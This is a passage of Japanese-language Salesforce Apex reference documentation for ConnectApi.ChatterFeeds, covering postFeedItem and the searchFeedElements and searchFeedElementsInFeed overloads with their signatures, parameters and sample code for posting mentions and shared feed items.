フィード項目のテキスト。メンションはプレーンテキストにダウンロードされます。ユーザにリンクするメンションを含めるには、`postFeedItem(communityId, feedType, subjectId, feedItemInput, feedItemFileUpload)` メソッドをコールし、`ConnectApi.FeedItemInput` オブジェクトでメンションを渡します。

戻り値

型: `ConnectApi.FeedItem`

メモ: FeedItem オブジェクトのトリガは、その添付ファイルおよび機能情報が保存される前に実行されます。つまり、`ConnectApi.FeedItem.attachment` 情報と `ConnectApi.FeedElement.capabilities` 情報はトリガでは使用できないことがあります。

使用方法

フィード項目とコメントには 5000 文字まで使用できます。

API バージョン 23.0 および 24.0 での `ConnectApi.FeedType.UserProfile` への投稿では、フィード項目ではなくユーザ状況更新が作成されていました。これらの API バージョンでのユーザプロファイルフィードへの投稿では、文字制限は 1000 文字です。

postFeedItem(communityId, feedType, subjectId, feedItemInput, feedItemFileUpload)

コンテキストユーザの指定されたフィードにフィード項目を投稿します。このメソッドは、メンションやハッシュタグトピックなどのリッチテキストを投稿したり、フィード項目にファイルを添付したりするために使用します。また、このメソッドを使用して、フィード項目の共有およびコメントの追加を行うこともできます。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、postFeedElement(communityId, feedElement, feedElementFileUpload) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItem postFeedItem(String communityId, ConnectApi.FeedType
feedType, String subjectId, ConnectApi.FeedItemInput feedItemInput,
ConnectApi.BinaryInput feedItemFileUpload)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

次のいずれかになります。

- `News`
- `Record`
- `UserProfile`

フィード項目をグループに投稿するには、`Record` を使用し、*subjectId* にグループ ID を使用します。

subjectId
型: String

feedType が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。

feedItemInput

型: ConnectApi.FeedItemInput

FeedItemInput オブジェクトで、リッチテキストを指定します。必要に応じて、FeedItemInput.attachment プロパティで、リンク、アンケート、既存または新規のファイルを指定します。

feedItemFileUpload

型: ConnectApi.BinaryInput

FeedItemInput.attachment プロパティで NewFileAttachmentInput オブジェクトを指定する場合は、添付する新規のバイナリファイルをこの引数で指定します。それ以外の場合は、値を指定しません。

戻り値

型: ConnectApi.FeedItem

メモ: FeedItem オブジェクトのトリガは、その添付ファイルおよび機能情報が保存される前に実行されます。つまり、ConnectApi.FeedItem.attachment 情報と ConnectApi.FeedElement.capabilities 情報はトリガでは使用できないことがあります。

使用方法

フィード項目とコメントには 5000 文字まで使用できます。API バージョン 23.0 および 24.0 での ConnectApi.FeedType.UserProfile への投稿では、フィード項目ではなくユーザ状況更新が作成されていました。これらの API バージョンでのユーザプロファイルフィードへの投稿では、文字制限は 1000 文字です。

サンプル: フィード項目の共有とコメントの追加

フィード項目を共有しコメントを追加するには、コメントおよび共有するフィード項目を含む ConnectApi.FeedItemInput オブジェクトを作成し、*feedItemInput* 引数で ConnectApi.ChatterFeeds.postFeeditem にそのオブジェクトを渡します。メッセージ本文に入力されたメッセージセグメントは、コメントとして使用されます。

```
ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();

input.originalFeedItemId = '0D5D0000000JuAG';



ConnectApi.MessageBodyInput body = new ConnectApi.MessageBodyInput();

List<ConnectApi.MessageSegmentInput> segmentList = new
List<ConnectApi.MessageSegmentInput>();
```

```
ConnectApi.TextSegmentInput textSegment = new ConnectApi.TextSegmentInput();

textSegment.text = 'I hope you enjoy this post I found in another group.';

segmentList.add((ConnectApi.MessageSegmentInput)textSegment);

body.messageSegments = segmentList;

input.body = body;



ConnectApi.ChatterFeeds.postFeedItem(null, ConnectApi.FeedType.UserProfile, 'me', input,
null);
```

サンプル: ユーザプロファイルフィードへの @メンションの投稿

ユーザプロファイルフィードに投稿し、@メンションを含めるには、
`ConnectApi.ChatterFeeds.postFeedItem` **メソッドをコールします。**

```
String communityId = null;

ConnectApi.FeedType feedType = ConnectApi.FeedType.UserProfile;



ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();

ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();

ConnectApi.TextSegmentInput textSegment;

ConnectApi.MentionSegmentInput mentionSegment = new ConnectApi.MentionSegmentInput();



messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();



textSegment = new ConnectApi.TextSegmentInput();

textSegment.text = 'Hey there ';

messageInput.messageSegments.add(textSegment);



mentionSegment.id = '005D0000001LLO1';

messageInput.messageSegments.add(mentionSegment);
```

```
textSegment = new ConnectApi.TextSegmentInput();

textSegment.text = '. How are you?';

messageInput.messageSegments.add(textSegment);



input.body = messageInput;



ConnectApi.FeedItem feedItemRep = ConnectApi.ChatterFeeds.postFeedItem(communityId, feedType,
 'me', input, null);
```

searchFeedElements(communityId, q)

指定された検索条件と一致するすべてのフィード要素の最初のページを返します。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage searchFeedElements(String communityId, String
q)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: ConnectApi.FeedElementPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

- setTestSearchFeedElements(communityId, q, result)
- ConnectApi コードのテスト

searchFeedElements(communityId, q, sortParam)

指定された検索条件と一致するすべてのフィード要素の最初のページを、指定された順序で返します。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage searchFeedElements(String communityId, String q, ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

sortParam

型: ConnectApi.FeedSortOrder

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

戻り値

型: `ConnectApi.FeedElementPage`

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestSearchFeedElements(communityId, q, sortParam, result)

ConnectApi コードのテスト

searchFeedElements(communityId, q, pageParam, pageSize)

フィード要素を検索し、検索結果の指定されたページおよびページサイズを返します。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage searchFeedElements(String communityId, String q, String pageParam, Integer pageSize)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

pageParam

型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: `ConnectApi.FeedElementPage`

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestSearchFeedElements(communityId, q, pageParam, pageSize, result)

ConnectApi コードのテスト

searchFeedElements(communityId, q, pageParam, pageSize, sortParam)

フィード要素を検索し、指定されたページおよびページサイズを指定された順序で返します。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage searchFeedElements(String communityId, String q, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q
型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

戻り値

型: `ConnectApi.FeedElementPage`

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestSearchFeedElements(communityId, q, pageParam, pageSize, sortParam, result)

ConnectApi コードのテスト

searchFeedElements(communityId, q, recentCommentCount, pageParam, pageSize, sortParam)

フィード要素を検索し、指定されたページおよびページサイズを指定された順序で返します。各フィード要素には、指定された数以内のコメント数が含まれます。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage searchFeedElements(String communityId, String q, Integer recentCommentCount, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q
型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

戻り値

型: ConnectApi.FeedElementPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に setTest をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestSearchFeedElements(communityId, q, recentCommentCount, pageParam, pageSize, sortParam, result)

ConnectApi コードのテスト

searchFeedElementsInFeed(communityId, feedType, q)

Company、Home、および Moderation フィード種別のフィード要素を検索します。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String q)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType

型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Home、および Moderation です。

q

型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestSearchFeedElementsInFeed(communityId, feedType, q, result)

ConnectApi コードのテスト

searchFeedElementsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q)

Company、Home、および Moderation フィード種別のフィード要素を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Home、および Moderation です。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestSearchFeedElementsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q, result)

ConnectApi コードのテスト

searchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Company、Home、および Moderation フィード種別のフィード要素を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード要素には、指定された数以内のコメント数が含まれます。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company`、`Home`、および `Moderation` です。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestSearchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

ConnectApi コードのテスト

searchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, filter)

`Home` フィード種別のフィード要素を検索し、指定されたフィード条件で、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード要素には、指定された数以内のコメント数が含まれます。

API バージョン

32.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q,
ConnectApi.FeedFilter filter)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は Home のみです。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

filter
型: ConnectApi.FeedFilter

フィード条件を指定します。

- `AllQuestions` — 質問であるフィード要素のみ。
- `CommunityScoped` — 今後の使用のために予約されています。
- `SolvedQuestions` — 質問で最良の回答があるフィード要素のみ。
- `UnansweredQuestions` — 質問で回答がないフィード要素のみ。
- `UnsolvedQuestions` — 質問で最良の回答がないフィード要素のみ。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestSearchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, filter, result)

searchFeedElementsInFeed(communityId, feedType, subjectId, q)

指定されたフィード種別のフィード項目を検索します。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String q)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company` と `Filter` を除くすべての `ConnectApi.FeedType` です。

subjectId
型: String

feedType が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, q, result)

ConnectApi コードのテスト

searchFeedElementsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q)

指定されたフィード種別およびコンテキストユーザのフィード要素を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company と Filter を除くすべての ConnectApi.FeedType です。

subjectId
型: String

feedType が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

作成日や最終更新日などで並び替えて返される順序を指定します。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q
型: String

検索語。ユーザ名またはグループ名でキーワードを検索します。1 文字以上を指定する必要があります。このパラメータではワイルドカードは使用できません。このパラメータは必須です。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q, result)

ConnectApi コードのテスト

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q)

指定されたフィード種別のフィード要素を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード要素には、指定された数以内のコメント数が含まれます。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company` と `Filter` を除くすべての `ConnectApi.FeedType` です。

subjectId
型: String

feedType が `Record` である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が `Topics` である場合、*subjectId* はトピック ID である必要があります。*feedType* が `UserProfile` である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 `me` である必要があります。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam

型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam

型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

ConnectApi コードのテスト

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly)

指定されたフィード種別およびコンテキストユーザのフィード要素を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード要素には、指定された数以内のコメント数が含まれます。内部 (コミュニティ以外の) ユーザのみが投稿したフィード要素を返すかどうかを指定します。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, Boolean showInternalOnly)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

値は `ConnectApi.FeedType.Record` である必要があります。

subjectId
型: String

グループ ID を含むすべてのレコード ID。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam

型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q

型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

showInternalOnly

型: Boolean

内部 (コミュニティ以外の) ユーザからのフィード要素のみを表示するか (true)、否か (false) を指定します。デフォルト値は、false です。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, result)

ConnectApi コードのテスト

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, filter)

指定されたフィード種別およびコンテキストユーザのフィード要素を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード要素には、指定された数以内のコメント数が含まれます。内部(コミュニティ以外の)ユーザのみが投稿したフィード要素を返すかどうかを指定します。フィード条件を指定します。

API バージョン

32.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, Boolean showInternalOnly,
ConnectApi.FeedFilter filter)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

値は `ConnectApi.FeedType.Record` である必要があります。

subjectId
型: String

グループ ID を含むすべてのレコード ID。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

q
型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

showInternalOnly
型: Boolean

内部 (コミュニティ以外の) ユーザからのフィード要素のみを表示するか (`true`)、否か (`false`) を指定します。デフォルト値は、`false` です。

filter
型: `ConnectApi.FeedFilter`

フィード条件を指定します。

- `AllQuestions` — 質問であるフィード要素のみ。
- `CommunityScoped` — 今後の使用のために予約されています。
- `SolvedQuestions` — 質問で最良の回答があるフィード要素のみ。
- `UnansweredQuestions` — 質問で回答がないフィード要素のみ。
- `UnsolvedQuestions` — 質問で最良の回答がないフィード要素のみ。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, filter, result)

